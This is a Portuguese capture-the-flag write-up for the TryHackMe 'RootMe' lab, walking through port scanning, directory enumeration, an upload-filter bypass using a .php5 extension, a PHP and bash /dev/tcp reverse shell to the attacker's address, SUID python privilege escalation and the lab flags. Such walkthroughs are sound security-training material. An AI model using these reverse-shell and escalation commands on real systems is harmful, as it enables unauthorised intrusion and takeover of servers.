




# RootMe

Created	@September 3, 2025 7:26 PM
Conteúdos	Enumeração de diretórios Enumeração de rede Escalação de privilégios Injeção de PHP Shell reversa
Plataforma	TryHackMe
Início	@September 3, 2025
Fim	@September 3, 2025



## Enumeração de Rede

Primeiramente, realiza-se o nmap para vasculhar quais portas e serviços estão disponíveis no IP especificado (10.10.75.42). Para isso, o comando abaixo foi utilizado.

```
nmap -T4 -F --open 10.10.75.42
```

- `-T4` é usado para acelerar a operação;
- `-F` é usado para cobrir apenas as portas mais comuns;
- `--open` é usado para listar apenas as portas abertas;


A partir do resultado do comando, sabemos que existem duas portas abertas: uma rodando um servidor HTTP e outra rodando SSH. Dessa maneira, podemos acessar o servidor HTTP por meio de um navegador.

```
(kvothe@Viper)-[~]  
$ nmap -T4 -F --open 10.10.75.42  
Starting Nmap 7.95 ( https://nmap.org ) at 2025-09-03 21:01 -03  
Nmap scan report for 10.10.75.42  
Host is up (0.22s latency).  
Not shown: 98 closed tcp ports (reset)  
PORT      STATE SERVICE  
22/tcp    open  ssh  
80/tcp    open  http  
  
Nmap done: 1 IP address (1 host up) scanned in 1.26 seconds
```

Resultado do NMAP

## Enumeração de Diretório

Acessando o endereço IP pelo navegador, temos acesso à página abaixo. Ela não nos fornece nenhuma informação relevante para continuarmos. Porém, podemos tentar acessar outros end-points da API HTTP por meio de uma enumeração de diretórios.



Para isso, utilizaremos uma ferramenta chamada goBuster. O goBuster é capaz de usar uma wordlist para testar para descobrir end-points ocultos da API por meio do comando

```
gobuster dir -u {url} -w {path}
```

- `dir` é o modo de enumeração de diretórios e arquivos;
- `-u {url}` especifica a URL base ( `{url}` deve ser substituído pela URL em questão);
- `-w {path}` especifica o caminho da wordlist a ser usada ( `{path}` deve ser substituído pelo caminho da wordlist em questão).

No caso, o comando usado está descrito abaixo:

```
gobuster dir -u http://10.10.75.42/ -w offsec/ctfs/tryhackme/rootme/gobuster/directory-list-2.3-medium.txt
```

A wordlist usada pode ser obtida pelo link abaixo.

kali-wordlists/dirbuster/directory-list-lowercase-2.3-medium.txt at master · 00xBAD/kali-wordlists  
Default Kali Linux Wordlists (SecLists Included). Contribute to 00xBAD/kali-wordlists development by creating an account on GitHub.

<https://github.com/00xBAD/kali-wordlists/blob/master/dirbuster/directory-list-lowercase-2.3-medium.txt>

00xZEROx00/**kali-wordlists**


Default Kali Linux Wordlists (SecLists Included)

1 Contributor 0 Issues 155 Stars 31 Forks

Dessa forma, obtivemos o resultado abaixo ao rodar o comando especificado anteriormente.

```
(kvothe@Viper)~$ gobuster dir -u http://10.10.75.42/ -w offsec/ctfs/tryhackme/rootme/gobuster/directory-list-2.3-medium.txt
=====
Gobuster v3.6
by OJ Reeves (@TheColonial) & Christian Mehlmauer (@firefart)
=====
[+] Url: http://10.10.75.42/
[+] Method: GET
[+] Threads: 10
[+] Wordlist: offsec/ctfs/tryhackme/rootme/gobuster/directory-list-2.3-medium.txt
[+] Negative Status codes: 404
[+] User Agent: gobuster/3.6
[+] Timeout: 10s
=====
Starting gobuster in directory enumeration mode
=====
/uploads (Status: 301) [Size: 312] [---> http://10.10.75.42/uploads/]
/css (Status: 301) [Size: 308] [---> http://10.10.75.42/css/]
/js (Status: 301) [Size: 307] [---> http://10.10.75.42/js/]
/panel (Status: 301) [Size: 310] [---> http://10.10.75.42/panel/]
Progress: 12027 / 220561 (5.45%)^C
[!] Keyboard interrupt detected, terminating.
Progress: 12027 / 220561 (5.45%)
=====
Finished
=====
```

Observamos que existem pelo menos 4 diretórios: `/uploads`, `/css`, `/js` e `/panel`. Em particular, o diretório `/panel` chama atenção. Ao acessarmos esse diretório pelo navegador, obtemos acesso a uma página para fazermos uploads de arquivos, os quais, provavelmente, devem ser armazenados no diretório `/uploads`:




Dessa forma, podemos cogitar em realizar uma injeção de algum código para realizar um shell reverso.

## Injeção PHP e Shell Reverso


A fim de testar se é possível realizar a injeção de algum script, é necessário testar se o servidor roda alguma linguagem. No caso, testaremos se o servidor é capaz de executar arquivo PHP. Para isso, criaremos um arquivo chamado "teste.php" com o código

```
<?php print "O servidor roda PHP!" ?>
```

e faremos o upload desse arquivo no diretório `/panel`. Entretanto, o servidor não permite o upload de arquivos PHP:



Porém, podemos burlar essa verificação usando outra extensão de arquivo PHP. Dessa maneira, basta alterar o nome do arquivo para "teste.php5" e realizar o upload do novo arquivo.



Se acessarmos o diretório `/uploads` , devemos encontrá-lo listado na página.




Ao clicar no arquivo, veremos a mensagem "O servidor roda PHP!" na página.




Agora que sabemos que o servidor roda PHP, podemos injetar um script para realizar um shell reverso no servidor. Para fazer o shell reverso, utilizaremos o script PHP presente no link abaixo.

php-reverse-shell/php-reverse-shell.php at master · pentestmonkey/php-reverse-shell  
Contribute to pentestmonkey/php-reverse-shell development by creating an account on GitHub.

pentestmonkey/php-reverse-shell




 <https://github.com/pentestmonkey/php-reverse-shell/blob/master/php-reverse-shell.php>

1 Contributor

7 Issues

3k Stars

2k Forks



Para usar esse script, precisamos apenas alterar o endereço IP no início do código, especificando o IP da conexão VPN com o servidor do TryHackMe.

```
kvothe@Viper: ~/offsec/vpn x kvothe@Viper: ~ kvothe@Viper: ~/offsec/ctfs/ x + v
// The recipient will be given a shell running as the current user (apache normally).
//
// Limitations
// -----
// proc_open and stream_set_blocking require PHP version 4.3+, or 5+
// Use of stream_select() on file descriptors returned by proc_open() will fail and return FALSE under Windows.
// Some compile-time options are needed for daemonisation (like pcntl, posix). These are rarely available.
//
// Usage
// -----
// See http://pentestmonkey.net/tools/php-reverse-shell if you get stuck.

set_time_limit (0);
$VERSION = "1.0";
$ip = '10.21.3.46'; // CHANGE THIS
$port = 1234; // CHANGE THIS
$chunk_size = 1400;
$write_a = null;
$error_a = null;
$shell = 'uname -a; w; id; /bin/sh -i';
$daemon = 0;
$debug = 0;

//
// Daemonise ourself if possible to avoid zombies later
//

// pcntl_fork is hardly ever available, but will allow us to daemonise
// our php process and avoid zombies. Worth a try...

56,11 20%
```

Outra maneira para fazer o shell reverso foi utilizando o seguinte comando em um arquivo com terminação php5(Caso exista algum problema na rede mas for possível fazer o upload de arquivos pequenos):

```
<?php exec("/bin/bash -c 'bash -i >& /dev/tcp/10.21.3.46/1234 0>&1'");?>
```

Em seguida, basta realizar o upload do arquivo e utilizar o netcat para escutar conexões na porta especificado por meio do comando abaixo.

```
nc -l -v -n -p 1234
```



- `-l` é usado para colocar o netcat em modo servidor, escutando conexões;
- `-v` é usado para exibir mais detalhes sobre o que está acontecendo;
- `-n` é usado para não realizar resolução de nomes via DNS;
- `-p` é usado para especificar a porta que será usada para ouvir as conexões.

Ao executar o arquivo do shell reverso, observamos que a conexão com o servidor foi estabelecida no terminal e agora podemos executar comando na máquina.

```
(kvothe@Viper)-[~/offsec/ctfs/tryhackme/rootme]
$ nc -l -v -n -p 1234
listening on [any] 1234 ...
connect to [10.21.3.46] from (UNKNOWN) [10.10.75.42] 40642
Linux ip-10-10-75-42 5.15.0-139-generic #149~20.04.1-Ubuntu SMP Wed Apr 16 08:29:56 UTC 2025 x86_64 x86_64 x86_64 GNU/Linux
01:00:17 up 1:01, 0 users, load average: 0.00, 0.00, 0.00
USER      TTY      FROM            LOGIN@   IDLE   JCPU   PCPU   WHAT
uid=33(www-data) gid=33(www-data) groups=33(www-data)
/bin/sh: 0: can't access tty; job control turned off
$
```

Agora que possuímos acesso à máquina, podemos começar a procurar pelas flags. Sabemos que a primeira chave está em um arquivo chamado "user.txt". Então, podemos usar o comando

```
find / -name "user.txt" 2>/dev/null
```

para varremos a máquina ignorando os diretórios que não possuímos acesso ( `2>/dev/null` ) para achar o arquivo.

```
kvothe@Viper: ~/offsec/ctfs/tryhackme/rootme
find: '/snap/core/8268/etc/chatscripts': Permission denied
find: '/snap/core/8268/etc/ppp/peers': Permission denied
find: '/snap/core/8268/etc/ssl/private': Permission denied
find: '/snap/core/8268/root': Permission denied
find: '/snap/core/8268/var/cache/ldconfig': Permission denied
find: '/snap/core/8268/var/lib/machines': Permission denied
find: '/snap/core/8268/var/lib/snapd/void': Permission denied
find: '/snap/core/8268/var/lib/waagent': Permission denied
find: '/snap/core/8268/var/spool/cron/crontabs': Permission denied
find: '/snap/core/8268/var/spool/rsyslog': Permission denied
find: '/snap/core/9665/etc/chatscripts': Permission denied
find: '/snap/core/9665/etc/ppp/peers': Permission denied
find: '/snap/core/9665/etc/ssl/private': Permission denied
find: '/snap/core/9665/root': Permission denied
find: '/snap/core/9665/var/cache/ldconfig': Permission denied
find: '/snap/core/9665/var/lib/machines': Permission denied
find: '/snap/core/9665/var/lib/snapd/void': Permission denied
find: '/snap/core/9665/var/lib/waagent': Permission denied
find: '/snap/core/9665/var/spool/cron/crontabs': Permission denied
find: '/snap/core/9665/var/spool/rsyslog': Permission denied
find: '/snap/core/2599/etc/ssl/private': Permission denied
find: '/snap/core/2599/root': Permission denied
find: '/snap/core/2599/var/cache/ldconfig': Permission denied
find: '/snap/core/2599/var/cache/private': Permission denied
find: '/snap/core/2599/var/lib/private': Permission denied
find: '/snap/core/2599/var/lib/snapd/void': Permission denied
find: '/snap/snapd/24792/var/lib/snapd/void': Permission denied
$ find / -name "user.txt" 2>/dev/null
/var/www/user.txt
$
```

Agora, sabemos que o arquivo está no diretório `/var/www` . Então, basta usar o comando

```
cat /var/www/user.txt
```

para conseguirmos visualizar o conteúdo do arquivo no terminal. Assim, obtivemos a primeira flag.

```
kvothe@Viper: ~/offsec/vj x  kvothe@Viper: ~ x  kvothe@Viper: ~/offsec/c x  kvothe@Viper: ~ x  + - - □ x
find: '/snap/core/8268/etc/ssl/private': Permission denied
find: '/snap/core/8268/root': Permission denied
find: '/snap/core/8268/var/cache/ldconfig': Permission denied
find: '/snap/core/8268/var/lib/machines': Permission denied
find: '/snap/core/8268/var/lib/snapd/void': Permission denied
find: '/snap/core/8268/var/lib/uaagent': Permission denied
find: '/snap/core/8268/var/spool/cron/crontabs': Permission denied
find: '/snap/core/8268/var/spool/rsyslog': Permission denied
find: '/snap/core/9665/etc/chatscripts': Permission denied
find: '/snap/core/9665/etc/ppp/peers': Permission denied
find: '/snap/core/9665/etc/ssl/private': Permission denied
find: '/snap/core/9665/root': Permission denied
find: '/snap/core/9665/var/cache/ldconfig': Permission denied
find: '/snap/core/9665/var/lib/machines': Permission denied
find: '/snap/core/9665/var/lib/snapd/void': Permission denied
find: '/snap/core/9665/var/lib/uaagent': Permission denied
find: '/snap/core/9665/var/spool/cron/crontabs': Permission denied
find: '/snap/core/9665/var/spool/rsyslog': Permission denied
find: '/snap/core20/2599/etc/ssl/private': Permission denied
find: '/snap/core20/2599/root': Permission denied
find: '/snap/core20/2599/var/cache/ldconfig': Permission denied
find: '/snap/core20/2599/var/cache/private': Permission denied
find: '/snap/core20/2599/var/lib/private': Permission denied
find: '/snap/core20/2599/var/lib/snapd/void': Permission denied
find: '/snap/snapd/24792/var/lib/snapd/void': Permission denied
$ find / -name "user.txt" 2>/dev/null
/var/www/user.txt
$ cat var/www/user.txt
THM{y0u_g0t_a_sh3ll}
$ |
```

A segunda flag está no arquivo "root.txt". Entretanto, se tentarmos procurar esse arquivo, não obteremos sucesso, uma vez que não temos permissão para acessá-lo.

```
kvothe@Viper: ~/offsec/vj x  kvothe@Viper: ~ x  kvothe@Viper: ~/offsec/c x  kvothe@Viper: ~ x  + - - □ x
find: '/snap/core/8268/root': Permission denied
find: '/snap/core/8268/var/cache/ldconfig': Permission denied
find: '/snap/core/8268/var/lib/machines': Permission denied
find: '/snap/core/8268/var/lib/snapd/void': Permission denied
find: '/snap/core/8268/var/lib/uaagent': Permission denied
find: '/snap/core/8268/var/spool/cron/crontabs': Permission denied
find: '/snap/core/8268/var/spool/rsyslog': Permission denied
find: '/snap/core/9665/etc/chatscripts': Permission denied
find: '/snap/core/9665/etc/ppp/peers': Permission denied
find: '/snap/core/9665/etc/ssl/private': Permission denied
find: '/snap/core/9665/root': Permission denied
find: '/snap/core/9665/var/cache/ldconfig': Permission denied
find: '/snap/core/9665/var/lib/machines': Permission denied
find: '/snap/core/9665/var/lib/snapd/void': Permission denied
find: '/snap/core/9665/var/lib/uaagent': Permission denied
find: '/snap/core/9665/var/spool/cron/crontabs': Permission denied
find: '/snap/core/9665/var/spool/rsyslog': Permission denied
find: '/snap/core20/2599/etc/ssl/private': Permission denied
find: '/snap/core20/2599/root': Permission denied
find: '/snap/core20/2599/var/cache/ldconfig': Permission denied
find: '/snap/core20/2599/var/cache/private': Permission denied
find: '/snap/core20/2599/var/lib/private': Permission denied
find: '/snap/core20/2599/var/lib/snapd/void': Permission denied
find: '/snap/snapd/24792/var/lib/snapd/void': Permission denied
$ find / -name "user.txt" 2>/dev/null
/var/www/user.txt
$ cat var/www/user.txt
THM{y0u_g0t_a_sh3ll}
$ find / -name "root.txt" 2>/dev/null
$ |
```

Dessa forma, precisamos realizar uma escalção de privilégios para obter acesso ao arquivo.


## Escalção de Privilégios

Existem várias técnicas para se escalar privilégios em máquina Linux. Para esse CTF, utilizaremos o SUID. O SUID permite que o usuários que não são root executem programas a com privilégios do usuário root. Podemos utilizar programas com SUID para abrir um shell a nível de root. Para isso, primeiramente, precisamos verificar quais programas possuem SUID. Podemos fazer isso com o comando abaixo.

```
find / -perm -4000 -type f 2>/dev/null
```

- `-perm -4000` busca por arquivo/diretórios com o SUID setado;
- `-type f` busca apenas por arquivos;
- `2>/dev/null` ignora erros.

Observamos no resultado do comando que o python está com SUID setado. Assim, podemos utilizá-lo para abrir um shell com privilégios de root.



```
THM{you_g0t_a_sh3ll}
$ find / -name "root.txt" 2>/dev/null
$ find / -perm -4000 -type f 2>/dev/null
/usr/lib/dbus-1.0/dbus-daemon-launch-helper
/usr/lib/snapd/snap-confine
/usr/lib/x86_64-linux-gnu/lxc/lxc-user-nic
/usr/lib/eject/dmccrypt-get-device
/usr/lib/openssh/ssh-keysign
/usr/lib/policykit-1/polkit-agent-helper-1
/usr/bin/newuidmap
/usr/bin/newgidmap
/usr/bin/chsh
/usr/bin/python2.7
/usr/bin/at
/usr/bin/chfn
/usr/bin/gpasswd
/usr/bin/sudo
/usr/bin/newgrp
/usr/bin/passwd
/usr/bin/pkexec
/snap/core/8268/bin/mount
/snap/core/8268/bin/ping
/snap/core/8268/bin/ping6
/snap/core/8268/bin/su
/snap/core/8268/bin/umount
/snap/core/8268/usr/bin/chfn
/snap/core/8268/usr/bin/chsh
/snap/core/8268/usr/bin/gpasswd
/snap/core/8268/usr/bin/newgrp
/snap/core/8268/usr/bin/passwd
```

Para isso, podemos usar o site abaixo para pegar comandos para explorar essa vulnerabilidade em diversas ocasiões, não apenas com python.

python

It can be used to break out from restricted environments by spawning an interactive system shell.

🔗 <https://gtfobins.github.io/gtfobins/python/#suid>

Assim, utilizaremos o comando

```
python -c 'import os; os.execl("/bin/sh", "sh", "-p")'
```


para abrir o shell com privilégios de root. Agora podemos rodar o comando

```
find / -name "root.txt" -type f 2>/dev/null
```

para descobrir onde o arquivo "root.txt" está armazenado e em seguida o comando

```
cat /root/root.txt
```

para acessarmos o conteúdo do arquivo, obtendo a segunda flag e finalizando o CTF.

A screenshot of a terminal window with multiple tabs. The active tab shows a list of system files and directories, followed by the execution of a python command to spawn a root shell, a find command to locate root.txt, and a cat command to display its contents. The output of the cat command is a flag: THM{pr1v1l3g3\_3sc4l4t10n}.

```
